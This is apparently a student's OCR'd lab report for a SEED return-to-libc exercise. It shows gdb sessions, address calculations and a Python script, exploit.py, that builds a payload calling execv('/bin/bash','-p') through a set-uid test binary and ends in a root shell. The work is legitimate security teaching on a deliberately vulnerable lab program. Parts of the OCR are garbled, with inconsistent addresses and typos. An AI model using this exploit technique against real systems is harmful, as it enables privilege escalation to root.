
```

-rw-rw-r-- 1 seed seed    994 Sep 27 17:23 retlib.c
④ [10/01/23]seed@VM:~/.../lab5$ ./prtenv
fffffd269
● [10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
④ [10/01/23]seed@VM:~/.../lab5$ ./prtenv
fffffd269
fffffd376
● [10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
④ [10/01/23]seed@VM:~/.../lab5$ ./prtenv
MYSHELL address + fffffd269
MYSHEL2 address + fffffd376
○ [10/01/23]seed@VM:~/.../lab5$ █

```

Ln 7, Col 53 Tab Size: 4 UTF-8 LF Makefile ⌂

// i got MYSHELL address (which is /bin/bash environment variable)
// I got MYSHEL2 address (which is -p address)



```

PROBLEMS OUTPUT TERMINAL PORTS ^ X
▼ TERMINAL bash + × ... ↻
-rw-rw-r-- 1 seed seed    1529 Sep 27 17:23 README.md
-rwsr-xr-x 1 root seed  15788 Oct  1 10:21 retlib
-rw-rw-r-- 1 seed seed    994 Sep 27 17:23 retlib.c
④ [10/01/23]seed@VM:~/.../lab5$ ./prtenv
fffffd269
● [10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
④ [10/01/23]seed@VM:~/.../lab5$ ./prtenv
fffffd269
fffffd376
● [10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
④ [10/01/23]seed@VM:~/.../lab5$ ./prtenv
MYSHELL address + fffffd269
MYSHEL2 address + fffffd376
④ [10/01/23]seed@VM:~/.../lab5$ ./retlib
Address of input[] inside main():  0xfffffcbe0
Input size: 300
Address of buffer[] inside bof():  0xfffffcb71
Frame Pointer value inside bof():  0xfffffcbe8
○ [10/01/23]seed@VM:~/.../lab5$ █

```

Ln 7, Col 53 Tab Size: 4 UTF-8 LF Makefile ⌂

// compiled ./retlib to get input address in main() : which is 0xfffffcbe0
// I have to get the difference between the frame pointer value - address of buffer[] so
that I can know the size of buffer. Difference between those two value was 87 (in
decimal) (I used an online hex calculator).

```

pathname = address of "/bin/bash"
argv[0]   = address of "/bin/bash"
argv[1]   = address of "-p"
argv[2]  = NULL (i.e., 4 bytes of zero).

```

Lab5-task5 folder

The screenshot shows the Visual Studio Code interface with the following details:

- Title Bar:** Oct 1 12:17, exploit.py - lab5-task5 - Visual Studio Code
- File Explorer:** Shows two files: exploit.py (X) and exploit.py > ...
- Code Editor:** Content of exploit.py:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

# task5
bash_addr = 0xfffffd273 # export as MYSHELL=/bin/bash and run ./prte
p_addr = 0xfffffd382 # export as MYSHEL2 =-p and run ./prtenv
execv_addr = 0xf7e984b0 # get this value by debugging
```
- Bottom Navigation:** PROBLEMS, OUTPUT, TERMINAL (selected), PORTS
- Terminal:** bash +
 - History:
 - [10/01/23] seed@VM:~/.../lab5-task5\$ sudo sysctl -w kernel.randomize_va_space kernel.randomize_va_space = 0
 - [10/01/23] seed@VM:~/.../lab5-task5\$ sudo ln -sf /bin/bash /binsh
 - [10/01/23] seed@VM:~/.../lab5-task5\$ sudo ln -sf /bin/bash /bin/sh
 - [10/01/23] seed@VM:~/.../lab5-task5\$ make gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o retlib retlib.sudo chown root retlib && sudo chmod 4755 retlib
 - [10/01/23] seed@VM:~/.../lab5-task5\$ touch badfile
 - [10/01/23] seed@VM:~/.../lab5-task5\$ gdb -q retlib /opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
 - if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
 - if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
 - gdb-peda\$ break main
Breakpoint 1 at 0x12ef
 - gdb-peda\$ run
Starting program: /home/seed/Desktop/ICSI524/lab5-task5/retlib

First I disable the randomization countermeasure and link to the bash instead of zshell, because we want to see whether we can still attack and get into the root shell even though the /bin/sh still points to /bin/dash. I typed make to create 32bits retlib for

debugging purposes and change owner to the root and set-uid. I created an empty badfile and started to debug with retlib. I created a breakpoint at main and run.

```
7  # task5
8  bash_addr = 0xfffffd273 # export as MYSHELL=/bin/bash and run ./prte
9  p_addr = 0xfffffd382 # export as MYSHEL2=-p and run ./prtenv
10 execv_addr = 0xf7e984b0 # get this value by debugging

PROBLEMS    OUTPUT    TERMINAL    PORTS
> ▾ TERMINAL
bash + ↻
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e984b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
● [10/01/23]seed@VM:~/.../lab5-task5$ export MYSHELL=/bin/bash
● [10/01/23]seed@VM:~/.../lab5-task5$ export MYSHEL2=-p
✖ [10/01/23]seed@VM:~/.../lab5-task5$ gcc -m32 -o prtenv prtenv.c
gcc: error: prtenv.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
● [10/01/23]seed@VM:~/.../lab5-task5$ gcc -m32 -o prtenv prtenv.c
✖ [10/01/23]seed@VM:~/.../lab5-task5$ ./prtenv
MYSHELL address + fffffd273
MYSHEL2 address + fffffd382
✖ [10/01/23]seed@VM:~/.../lab5-task5$ ./retlib
Address of input[] inside main(): 0xfffffcf0
Input size: 0
Address of buffer[1] inside bof(): 0xfffffcf81
```

// I printed the execv() address and exit() address. On the stack, exit() address will be placed above where execv() address is placed. I stopped debugging and export /bin/bash and -p. By using prtenv.c, I will be able to print out those two environmental addresses. As I can see above, /bin/bash address is 0xfffffd273 and -p address is 0xfffffd382. I compiled ./retlib to get the main() address and I used a different frame pointer address and beginning of buffer address as distance. Since execv() will be placed 4 bytes above from distance, I set Y as the difference which was 87 + 4 bytes.

```
10 execv_addr = 0xf7e984b0 # set this value by debugging  
PROBLEMS OUTPUT TERMINAL PORTS  
> ▾ TERMINAL bash +  
gcc: error: prtenv.c: No such file or directory  
gcc: fatal error: no input files  
compilation terminated.  
● [10/01/23]seed@VM:~/.../lab5-task5$ gcc -m32 -o prtenv prtenv.c  
● [10/01/23]seed@VM:~/.../lab5-task5$ ./prtenv  
MYSHELL address + fffffd273  
MYSHEL2 address + fffffd382  
● [10/01/23]seed@VM:~/.../lab5-task5$ ./retlib  
Address of input[] inside main(): 0xfffffcf0  
Input size: 0  
Address of buffer[] inside bof(): 0xfffffcf81  
Frame Pointer value inside bof(): 0xfffffcfd8  
(^_~)(^_~) Returned Properly (^_~)(^_~)  
● [10/01/23]seed@VM:~/.../lab5-task5$ ./exploit.py  
● [10/01/23]seed@VM:~/.../lab5-task5$ ll -l badfile  
-rw-rw-r-- 1 seed seed 288 Oct 1 12:15 badfile  
○ [10/01/23]seed@VM:~/.../lab5-task5$ ./retlib  
Address of input[] inside main(): 0xfffffcf0  
Input size: 288  
Address of buffer[] inside bof(): 0xfffffcf81  
Frame Pointer value inside bof(): 0xfffffcfd8  
bash-5.0$ █
```

Left ☰

// when I set X ,Y ,Z ,S and other address values, I compiled exploit.py with an empty badfile and then I ran retlib and I was able to get into bash shell not root... ? .

// Try again!

The screenshot shows a terminal window within a development environment. The code editor tab at the top is for 'prtenv.c'. The terminal tab is active, showing the following session:

```
[10/05/23]seed@VM:~/.../lab5-task5$ sudo sysctl l-w kernel.randomize_va_space=0
sudo: sysctl: command not found
[10/05/23]seed@VM:~/.../lab5-task5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/05/23]seed@VM:~/.../lab5-task5$ sudo ln -sf /bin/dash /bin/sh
[10/05/23]seed@VM:~/.../lab5-task5$ make clean
rm -f *.o *.out retlib badfile
[10/05/23]seed@VM:~/.../lab5-task5$ make
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/05/23]seed@VM:~/.../lab5-task5$ touch badfile
[10/05/23]seed@VM:~/.../Lab5-task5$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
        if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/ICSI524/lab5-task5/retlib
[-----registers-----]
```

The terminal shows several commands being run, including disabling kernel randomization, changing the symbolic link for the shell, cleaning and building the project, creating a badfile, and starting a debugger session with the 'retlib' binary. There are also syntax warnings from the debugger's shellcode library.

//First I disable the randomization countermeasure and link to the bash instead of zshell, because we want to see whether we can still attack and get into the root shell even though the /bin/sh still points to /bin/dash. I typed make to create 32bits retlib for debugging purposes and change owner to the root and set-uid. I created an empty badfile and started to debug with retlib. I created a breakpoint at main and run.

//

The screenshot shows a Visual Studio Code interface with a dark theme. The top bar displays "prtenv.c - lab5-task5 - Visual Studio Code". Below the editor, there are tabs for PROBLEMS, OUTPUT, TERMINAL, and PORTS, with TERMINAL selected. The terminal window contains the following GDB-peda session:

```
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/ICSI524/lab5-task5/retlib
[----- registers -----]
EAX: 0xf7fb5808 --> 0xfffffd03c --> 0xfffffd22a ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x79c7432b
EDX: 0xfffffcfc4 --> 0x0
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xfffffcf9c --> 0xf7deae5 (<_libc_start_main+245>: add esp, 0x10)
EIP: 0x565562ef (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[----- code -----]
0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave 
0x565562ee <foo+62>: ret 
=> 0x565562ef <main>: endbr32
0x565562f3 <main+4>: lea    ecx,[esp+0x4]
0x565562f7 <main+8>: and    esp,0xffffffff0
0x565562fa <main+11>: push   DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push   ebp
```

The status bar at the bottom shows "Ln 13, Col 2 Spaces: 4 UTF-8 LF () C Linux". Below the status bar are several small icons.

// Create a breakpoint at main and run.

prtenv.c - lab5-task5 - Visual Studio Code

Terminal Help

C prtenv.c X

C prtenv.c > main()

```
1 #include<stdlib.h>
2 #include<stdio.h>
3
4 void main(){
5     char* shell = getenv("MYSHELL"); // MYSHELL=/bin/sh is
```

PROBLEMS OUTPUT TERMINAL PORTS

> ✘ TERMINAL

```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e984b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
● [10/05/23] seed@VM:~/.../lab5-task5$ export MYSHELL=/bin/bash
● [10/05/23] seed@VM:~/.../lab5-task5$ export MYSHEL2=-p
● [10/05/23] seed@VM:~/.../lab5-task5$ gcc -m32 -o prtenv prtenv.c
✖ [10/05/23] seed@VM:~/.../lab5-task5$ ./prtenv
MYSHELL address + fffffd261
MYSHEL2 address + fffffd370
✖ [10/05/23] seed@VM:~/.../lab5-task5$ ./retlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 0
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
(^_~)(^_~) Returned Properly (^_~)(^_~)
● [10/05/23] seed@VM:~/.../lab5-task5$ ./exploit.py
● [10/05/23] seed@VM:~/.../lab5-task5$ ll -l badfile
-rw-rw-r-- 1 seed seed 300 Oct  5 20:01 badfile
● [10/05/23] seed@VM:~/.../lab5-task5$ ./retlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
bash-5.0$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
```

Ln 13, Col 2 Spaces: 4 UTF-8 LF {} C Linux

Left ↺

// I printed the execv() address and exit() address. On the stack, exit() address will be placed above where execv() address is placed. I stopped debugging and export /bin/bash and -p. By using prtenv.c, I will be able to print out those two environmental addresses. As I can see above, /bin/bash address is 0xfffffd261 and -p address is 0xfffffd370. I compiled ./retlib to get the main() address and I used a different frame

pointer address and beginning of buffer address as distance. Since execv() will be placed 4 bytes above from distance, I set Y as the difference which was 87 + 4 bytes.

The screenshot shows a Visual Studio Code interface with a terminal window open. The terminal tab is selected, showing a session where the user is developing an exploit for a task named 'lab5-task5'. The terminal output is as follows:

```
(^_^)(^_~) Returned Properly (^_~)(^_~)
● [10/05/23] seed@VM:~/.../lab5-task5$ ./exploit.py
● [10/05/23] seed@VM:~/.../lab5-task5$ ll -l badfile
-rw-rw-r-- 1 seed seed 300 Oct  5 20:01 badfile
● [10/05/23] seed@VM:~/.../lab5-task5$ ./retlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
bash-5.0$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker),1002(p
roject1)
bash-5.0$ exit
exit
● [10/05/23] seed@VM:~/.../lab5-task5$ rm badfile
● [10/05/23] seed@VM:~/.../lab5-task5$ touch badfile
● [10/05/23] seed@VM:~/.../lab5-task5$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Oct  5 20:10 badfile
● [10/05/23] seed@VM:~/.../lab5-task5$ ./exploit.py
● [10/05/23] seed@VM:~/.../lab5-task5$ ll -l badfile
-rw-rw-r-- 1 seed seed 300 Oct  5 20:10 badfile
○ [10/05/23] seed@VM:~/.../lab5-task5$ ./retlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
bash-5.0#
```

The terminal also shows the status bar at the bottom indicating 'Ln 13, Col 2' and various file icons.

// whenever my VM became slow, I had to restart over all the command line to launch the attack. execv() and exit() address on stack was always the same, but exported /bin/dash and -p environmental address was changed all the time. I compiled

./exploit.py. It created contents for the badfile and I got into the root shell through the vulnerable program ./retlib.

// screenshot of exploit.py

The screenshot shows a Visual Studio Code interface. The title bar says "exploit.py - lab5-task5 - Visual Studio Code". The left sidebar shows files "prtenv.c" and "exploit.py". The main editor area contains the Python exploit code. The terminal tab at the bottom has the following output:

```
Input size: 300
Address of buffer[] inside bof():  0xfffffc81
Frame Pointer value inside bof():  0xfffffc8d8
bash-5.0#
```


The status bar at the bottom indicates "Ln 38, Col 1" and "Spaces: 2".

// I set all the necessary addresses at once. I have a bash address which is the address of /bin/bash, p address indicates “-p”address. execv() address , exit() address and main() address was from the ./retlib. I used difference between ebp and beginning of buffer[] address as the previous frame pointer (=84 in decimal), so I was able to set

$Y(exec())$ address)) from $84 + 4$ bytes. Above $execv()$ address, there will be $exit()$ address located, so Z indicates $exit()$ address and it is 4 bytes above the $execv()$. Above $exit()$, there will be $/bin/dash$ address located, so $+ 4$ bytes from $exit()$ Y . I used X to indicate the dash address .

I did addition between main address from $./retlib$ and just random number 200 and set it as $argv$ address and fill up the stack for the second argument.

For array of arguments ($argv[]$) $argv[0] = "/bin/bash"$, so I filled up with $bash_addr$ first, and then $argv[1]$ is address of “ $-p$ ”, so I used p_addr to fill up the stack and last $argv[2]$ is NULL , so i used $0x00$.



The screenshot shows a Visual Studio Code interface with the title bar "exploit.py - lab5-task5 - Visual Studio Code". There are two tabs open: "prtenv.c" and "exploit.py". The "exploit.py" tab contains the following Python code:

```
# execv() address = PFP + 4
#-----
# based on debugger
Y = 87+4      #PFP, ebp - beginning of buffer address + 4
arraysize = 200 # pick below 300

# Construct payload
# fill up execv() address and exit() address values on stack.
content[Y:Y+4]      = (execv_addr).to_bytes(4,byteorder='little')
Z = 87 + 8 # for execv()
content[Z:Z+4]      = (exit_addr).to_bytes(4,byteorder='little')

# argv[1]
X = 87 + 12
content[X:X+4]      = (bash_addr).to_bytes(4,byteorder='little')

# argv[2]
argv = input_main + arraysizes
content[X+4:X+8]    = (argv).to_bytes(4,byteorder='little')

# create argv[] array
content[arraysize:arraysize+4]    = (bash_addr).to_bytes(4,byteorder='little')
content[arraysize+4:arraysize+8]  = (p_addr).to_bytes(4,byteorder='little')
content[arraysize+8:arraysize+12] = (0x00).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile","wb") as f:
    f.write(content)
```

The status bar at the bottom shows "Ln 35, Col 10" and "Python 3.8.5 64-bit".